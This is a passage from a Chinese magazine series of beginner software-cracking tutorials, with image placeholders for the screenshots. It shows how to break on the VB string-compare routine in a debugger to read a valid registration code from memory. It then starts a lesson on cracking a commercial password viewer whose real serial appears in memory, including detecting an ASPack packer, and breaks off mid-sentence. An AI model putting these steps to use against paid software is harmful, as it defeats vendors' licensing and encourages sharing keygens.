


图 7




图 8




图 9

向下翻页找到 MSVBVM60.__vbaStrCmp 模块下的 vbaStrCmp，如图9。双击它，进去F2设置断点，F9运行一下，按照先前的步骤打开注册框，输入假码，点击“Enter”，呵呵，程序被断在734793DA处，如图10。




图 10

代码就不贴了，然后要有点耐心地按大概35次F8，注册码就出现了，如图11。注册下吧，呵呵，成功咯！如图12。




图 11




图 12

其实大部分的VB程序都可以试一下第二种方法，反正俺是屡试不爽。Full Speed其实真的挺不错的，就留着自己用吧！当然，如果有兴趣的话，你也可以做个内存注册机，这样就可以让别人分享一下你的战果了。

编辑点评： 作者运气不错，遇到个很配合的软件，呵呵。这些都是基本的破解方法，希望大家要熟练掌握。

软件破解入门系列四

图 missviola[LCG]

从本文你可以学到：

明码比较软件的破解

大家好，我们的软件破解入门系列已经进行到第四课了，这一期给大家讲解明码比较软件的破解以及内存注册机的制作方法。

首先我们要搞清楚什么是明码比较。我的理解是：**在软件的注册流程中，由于软件作者的保护措施做得不够到位，使得真正的注册码出现在了内存之中，导致我们在破解的时候可以看到真正的注册码，从而轻而易举地注册软件。**下面我们就通过一个实例来了解一下如何破解这类软件吧。

“万能密码查看器”是一款功能强大的密码查看破解程序，可查看Windows中以“*”号显示的密码的实际内容，并可以快速破解目前已知的各版本Access数据库密码，支持批量数据库破解，支持Windows 95/98/ME/NT/2000/XP/2003各种操作系统。

在下载安装好软件之后，我们先收集破解所需要的信息。在未注册之前，软件的左上角显示的是未购买用户。点击“软件注册”，输入用户名“nohack”，注册码“12345678”，软件弹出提示，如图1所示。




图 1

点击“确定”以后，再次打开软件，发现左上角还是显示为未购买用户，看来软件是采用了重启验证的方式。收集完了基本信息之后，我们用PEID来侦察一下软件是否被加壳，结果如图2所示。




图 2

看来软件是加上了ASPack壳，我们可以用PEID的插件或者ESP定律轻松脱掉它。这里就不浪费篇幅给大家讲解了，

